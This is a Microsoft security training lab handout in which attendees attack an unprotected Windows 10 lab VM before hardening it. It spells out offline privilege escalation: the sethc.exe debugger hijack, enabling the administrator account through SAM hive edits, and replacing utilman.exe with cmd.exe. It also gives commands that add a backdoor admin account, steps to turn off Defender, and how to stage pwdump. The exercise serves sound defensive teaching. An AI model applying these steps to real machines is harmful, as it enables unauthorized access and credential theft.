Windows security, Active Directory and Azure AD

Exercise 5 – Module 4 – Section 2

June 2020  
V1.5

Information in this document, including URL and other Internet Web site references, is subject to change without notice. Unless otherwise noted, the example companies, organizations, products, domain names, e-mail addresses, logos, people, places, and events depicted herein are fictitious, and no association with any real company, organization, product, domain name, e-mail address, logo, person, place or event is intended or should be inferred. Complying with all applicable copyright laws is the responsibility of the user. Without limiting the rights under copyright, no part of this document may be reproduced, stored in or introduced into a retrieval system, or transmitted in any form or by any means (electronic, mechanical, photocopying, recording, or otherwise), or for any purpose, without the express written permission of Microsoft Corporation.

Microsoft may have patents, patent applications, trademarks, copyrights, or other intellectual property rights covering subject matter in this document. Except as expressly provided in any written license agreement from Microsoft, the furnishing of this document does not give you any license to these patents, trademarks, copyrights, or other intellectual property.

The names of manufacturers, products, or URLs are provided for informational purposes only, and Microsoft makes no representations and warranties, either expressed, implied, or statutory, regarding these manufacturers or the use of the products with any Microsoft technologies. The inclusion of a manufacturer or product does not imply endorsement of Microsoft of the manufacturer or product. Links may be provided to third-party sites. Such sites are not under the control of Microsoft and Microsoft is not responsible for the contents of any linked site or any link contained in a linked site, or any changes or updates to such sites. Microsoft is not responsible for webcasting or any other form of transmission received from any linked site. Microsoft is providing these links to you only as a convenience, and the inclusion of any link does not imply endorsement of Microsoft of the site or the products contained therein.

This training uses various tools and utilities downloaded from the Internet for the classroom environment.   
Downloading any tools, installing and using them should only be done at your own risk security checked the tools in a test environment.

© 2020 Microsoft Corporation. All rights reserved.

Microsoft and the trademarks listed at <https://www.microsoft.com/en-us/legal/intellectualproperty/Trademarks/Usage/General.aspx> are trademarks of the Microsoft group of companies. All other trademarks are the property of their respective owners.

Contents

[Windows security, Active Directory and Azure AD Lab step-by-step 1](#_Toc44075671)

[Abstract and learning objectives 1](#_Toc44075672)

[Overview 2](#_Toc44075673)

[Requirements 2](#_Toc44075674)

[Before the exercise 3](#_Toc44075675)

[List of VM to start 3](#_Toc44075676)

[How to start and connect to a VM 5](#_Toc44075677)

[Exercise 1: Windows 10 offline attack 7](#_Toc44075678)

[Task 1: Boot from media 7](#_Toc44075679)

[Task 2: Configure local admin account 12](#_Toc44075680)

[Task 3: Run hack tools 14](#_Toc44075681)

[Task 4: User Mimikatz to dump the credential manager 18](#_Toc44075682)

[Task 5: identify domain account logons 20](#_Toc44075683)

[Task 6: use pass the ticket to create a domain administrator account 21](#_Toc44075684)

[Task 7: Use psexec to remote access share 23](#_Toc44075685)

[Exercise 2: Windows 10 hardening 25](#_Toc44075686)

[Task 1: BitLock the Windows system drive 25](#_Toc44075687)

[Task 2: Create group policy to enforce Credential Guard 27](#_Toc44075688)

[Task 3: Configure AppLocker to block psexec.exe and mimikatz.exe 29](#_Toc44075689)

[Task 4: Create group policy to enforce Windows Defender 31](#_Toc44075690)

[Task 5: Use virtual smart card as MFA 31](#_Toc44075691)

[Exercise 3: Windows 10 hardening testing 37](#_Toc44075692)

[Task 1: Boot from media 37](#_Toc44075693)

[Task 2: Connect using local administrator account created in Exercise 1 Task 1 37](#_Toc44075694)

[Task 3: Playing with Audit 37](#_Toc44075695)

[Task 4: Configuring and testing Windows Defender Exploit Guard 39](#_Toc44075696)

[After the Lab 43](#_Toc44075697)

[Task 1: Stop and deallocated all the VMs 43](#_Toc44075698)

# Windows security, Active Directory and Azure AD Lab step-by-step

## Abstract and learning objectives

This training is designed to provide exposure to many of Microsoft Windows, Active Directory and Azure Active Directory security features.

## Overview

In this Lab, attendees will implement several of the security features Windows, Active Directory and Azure Active Directory security.

## Requirements

1. Attendee’s machine:
   1. Ideal resolution 1920 x 1080
   2. An Internet browser
   3. An RDP client
   4. Internet access without restriction on outbound connections.   
      The following outbound TCP port must be accessible :

* **TCP/80 and TCP/443** to reach Azure Portal
* **TCP/3389** to establish RDP remote connection to virtual machines exposed directly to Internet

or

* **TCP/(49152 to 65535)** to establish RDP remote connection to virtual machines exposed by a Load Balancer

## Before the exercise

*Duration: 10 minutes*

*Synopsis: In this section, you will set up your environment for use in the rest of the Lab. You should have the following environment.*

#### List of VM to start

**All the VMs are available from the CSW-WIN-HV1 virtual machine that is a hypervisor.**

|  |  |  |
| --- | --- | --- |
| Hostname | OS Type | Role |
| WIN-HV1 (CYBERSEC-TD5) | Windows Server 2016 | Hyper-V server |


**Remember to start the DC first and to wait 1 minute before starting the other VMs.**

|  |  |  |  |
| --- | --- | --- | --- |
| Name of VM | OS Type | Hosted on | Role |
| VICTIM-PC | Windows 10 Enterprise | CYBERSEC-TD5 | Workstation |
| VICTIM-SRV | Windows Server 2012 | CYBERSEC-TD5 | Server |
| VICTIM-DC | Windows Server 2016 | CYBERSEC-TD5 | Domain Controller |


Accounts:

|  |  |  |  |
| --- | --- | --- | --- |
| VM | Account | Password | Role |
| WIN-HV1 (CYBERSEC-TD5) | cyberadml | Def&Prot€ct! | Server Admin |

Note that the machines inside the hypervisor have been provisioned in July 2018.   
Therefore, it is possible to see the following message while connecting for the first time to the servers:



In this case, click on View updates.




We do not need the latest updates for these labs so you can close this window.

#### How to start and connect to a VM


1. Go to Azure portal : <https://portal.azure.com>
2. Sign-in with your student or organizational account
3. Click on the Dev&Test Lab (Select the right subscription if the resource is not displayed)




1. To start a VM, click on “Claim machine”




1. When the machine is started, it will be displayed in the “My Virtual Machines” pane.   
   After one minute, the status will be Running. You can wait 30 seconds more before trying to connect on it.




1. Select the running Virtual Machine and at the end of line, click on “…” then select Connect




1. A warning is displayed about the publisher. You can ignore the warning and click on Connect.



1. Enter the user name and password to connect to the Virtual Machine detailed in each exercise below.   
   (Do not use your student or organizational account.)



1. A warning on the self-issued certificate is displayed. You can safely ignore this warning by clicking on Yes.



## Exercise 1: Windows 10 offline attack


*Duration: 90 minutes*

*Synopsis: In this exercise, attendees will experience unprotected Windows 10 machine. The purpose is to grant them local administrator privileges.*

#### Task 1: Boot from media

*In this part attendees will use different techniques to grant on machine local administrator privileges.*


1. Connect on CYBERSEC-TD5 Hyper-V server and logon with account **cyberadml** and password **Def&Prot€ct!**
2. Start Hyper-V console and edit VICTIM-PC settings.
3. Bind Windows 10 media (you can find on **C:\\_ISO\en\_windows\_10\_business\_editions\_version\_1803\_updated\_march\_2018\_x64\_dvd\_12063333.iso**)
4. Change VM settings to allow boot on media:




1. Start VICTIME-PC on media and hit keyboard when this screen prompted:




1. Then select keyboard language, and click Next:




1. Select “Repair your computer” option



1. Select Troubleshooting option:



1. Select then Command Prompt:




Launch regedit from cmd, and then use the three methods

|  |
| --- |
| NOTE |
| For task 4 you must have implemented either method 1 or method 2.  You can test de three methods in this lab. |

###### Method 1: configure sethc.exe to start cmd.exe through the registry


1. From **cmd** run **regedit.exe**
2. While regedit, select HKEY\_LOCAL\_MACHINE key then from **File** menu, select **Load Hive** to load **SOFTWARE** hive stored in **C:\Windows\System32\Config** folder, on the VICTIM-PC machine, and name it **SoftKey**:



1. Browse loaded SOFTWARE Key (**SoftKey**) and locate **/Microsoft/Windows NT/CurrentVersion/Image File Execution Options**:
   * Create new key named **sethc.exe**
   * In sethc.exe key create new REG\_SZ value named **Debugger** and set the key data to **cmd.exe**
2. Unload the **SoftKey** hive (through **file**/**unload hive** menu)
3. Shutdown the VICTIM-PC machine.
4. Disconnect the media and boot normally the VICTIM-PC

###### Method 2: enable the built in administrator account

1. From **cmd** run **regedit.exe**
2. While regedit, select HKEY\_LOCAL\_MACHINE key then from **File** menu, select **Load Hive** to load **SAM** hive stored in **C:\Windows\System32\Config** folder, on the VICTIM-PC machine, and name it **SamKey**:
3. Browse to key **SamKey\SAM\Domains\Account\Users\000001F4** to display **F** value (REG\_DWORD)
4. Edit **F** value and modify byte **38**: replace **11** (disable) with **10** (enable)



1. Unload the **SamKey** hive (through **file**/**unload hive** menu)

Note: **no password set on this disabled account**

1. Shutdown the VICTIM-PC machine.
2. Disconnect the media and boot normally the VICTIM-PC

###### Method 3: replace utilman.exe with cmd.exe

1. Using cmd you open, run the following commands:

* Run "**C:**"
* Run "**cd c:\windows\system32**"
* Run "**ren utilman.exe utilman.bak**"
* Run "**copy cmd.exe utilman.exe**"

1. Shutdown the VICTIM-PC machine.
2. Disconnect the media and boot normally the VICTIM-PC

|  |
| --- |
| CHECK POINT |
| Take a screen shot of the change you have made. |

#### Task 2: Configure local admin account


*In this part attendees will use different technique to create local administrator account.*

###### Admin logon on VICTIM-PC

1. **If you used method 1 in the previous task:**

After system boot, and before to logon, hit at list 5 time the SHIFT key to display cmd.exe

* + Caution: you might have popup on your own computer instead of virtual machine



Select **No** and run again 5 SHIFT keystrokes.

* + If cmd.exe open, it will run under the LOCAL SYSTEM security context.

From this cmd, create a local account and grant him administrator permissions:

* + “**net user /add hackaccount Password1**” to create account with password.
  + “**net localgroup administrators hackaccount /add**” to add this account in local admin group
  + “**net localgroup administrators**” to display the group members.

Note: creating local account member of Administrators local group can be ‘noisy’. You can try otherwise to enable the default administrator account (disable by default during machine setup).

Then logon with **hackaccount** account and password **Password1**

Open cmd and run “**whoami /ALL**” to display the privileges owned by your account.

1. **If you used method 2 in the previous task:**


Logon with **.\administrator** account and no password (blank)

Open cmd and run “**whoami /ALL**” to display the privileges owned by your account.

Change the password to **Password1**.

1. **If you used method 3 in the previous task:**

After system boot, and before to logon, click on ultiman icon  to display cmd.exe running in Local System security context



From this cmd, create a local account and grant him administrator permissions:

* + “**net user /add hackaccount Password1**” to create account with password.
  + “**net localgroup administrators hackaccount /add**” to add this account in local admin group
  + “**net localgroup administrators**” to display the group members.

Note: creating local account member of Administrators local group can be ‘noisy’. You can try otherwise to enable the default administrator account (disable by default during machine setup).

Then logon with **hackaccount** account and password **Password1**

Open cmd and run “**whoami /ALL**” to display the privileges owned by your account.

1. **Does hackaccount created still present in local administrators’ group after computer restart?**

|  |
| --- |
| CHECK POINT |
| Take a screen shot of the change you have made.  Provide the method used to allow connecting with local admin privileges on VICTIM-PC.  Collect “WHOAMI /ALL” output when logged with admin privileges on machine |

#### Task 3: Run hack tools

*In this part attendees will use different tools to retrieve account passwords.*

* 1. Start VICTIM-PC. Ensure first VICTIM-DC and VICTIM-SRV are started.
  2. Logon using your local administrator account.
  3. Bind tools on VICTIM-PC machine from console using **Lab\_Tools\_v2.iso** on Hyper-V server in **C:\\_TOOLS**

Machine generated alternative text:
VICTIM-PC on ECE-TD5-HYPERV - Virtual Machine Connection 
File Action Media Clipboard View Help 
Open 
Organize • 
ThisPC 
New folder 
Local Disk 
TOOLS 
* Quick access 
Desktop 
Downloads 
Documents 
[e Pictures 
Name 
8gInfo 
en wind 
10 
Lab Tools v2 
business 
editions versio... 
Date modified 
6/21/2018 5:32 AM 
6/20/2018 2:30 PM 
6/20/2018612 PM 
Type 
File folder 
Disc Image File 
Disc Image File 
Size 
4,487, 186 KB 
73610 KB 


* 1. Hacking tools are not working as long as Windows Defender active:

Machine generated alternative text:
Settings 
Gö Home 
Find a setting 
Update & Security 
Windows Update 
Windows Security 
Backup 
Troubleshoot 
Recovery 
Activation 
Find my device 
For developers 
Windows Insider Program 
Windows Security 
Windows Defender Security Center is your home to view and 
manage the security and health of your device. 
Open Windows Defender Security Center 
Protection areas 
-o 
Virus & threat protection 
Protection for your device against threats. 
Account protection 
Security far your account and sign-in. 
Firewall & network protection 
Who and what can access your netvuork. 
App & browser control 
App protection and online security. 
Device security 
Security that comes built into your device. 
Device performance & health 
Reports an the health of your device. 
Familv ontinns 

* To disable Windows Defender, you can use local policy and reboot:

Machine generated alternative text:
RSS Feeds 
Search 
Security Center 
Shutdown Options 
Smart Card 
Software Protection Platform 
Sound Recorder 
Speech 
Store 
Sync your settings 
Tablet pc 
Task Scheduler 
Text Input 
Windows Calendar 
Windows Color System 
Impro 
Windows Defender Antivirus 
Windows Defender Application Guarc 
Windows Defender Exploit Guard 
Windows Defender Security Center 
Windows Defender SmartScreen 
Windows Defender Antivirus 
Turn off Windows Defender 
Edit 
Requirements: 
At least Windows Vista 
Description: 
This policy setting turns off Windows 
Defender Antivirus. 
If you enable this policy setting, 
Windows Defender Antivirus does not 
run, and computers are not scanned 
for malware or other potentially 
unwanted software. 
o not configure 
this policy setting, by 
Windows Defender Antivirus runs and 
computers are scanned for malware 
and other potentially unwante 
Setting 
Client Interface 
Exclusions 
MpEngine 
Network Inspection System 
Quarantine 
Real-time Protection 
Remediation 
Reporting 
Signature Updates 
Threats 
Windows Defender Exploit Guard 
Allow antimalware service to startu with normal priority 
Turn off Windows Defender Antivirus 
havior for lists 
Turn off routine remediation 
Define addresses to bypass pray server 
to the network 
Turn off Windows Defender Antivirus 
Turn off Windows Defender Antivirus 
Previous Setting 
Next Setting 
always 
State 
Not configured 
Not configured 
Not configured 
Not configured 
Not configured 
Not configured 
Not configured 
Not configured 
Not configured 
C) Not Configured 
@ Enabled 
C) Disabled 
Supported on: 
At least Windows Vista 

* Machine reboot recommended.
* You should see in the Windows Defender Security Center this icon:




* 1. Copy tools from media on local folder (e.g. C:\Hack)

Machine generated alternative text:
: \>robocopy d: \pwdump6-2 .ø.ø c: \Hack\pwdump 
ROBOCOPY 
St art ed 
Source 
Dest 
Files 
Options . 
188% 
188% 
188% 
188% 
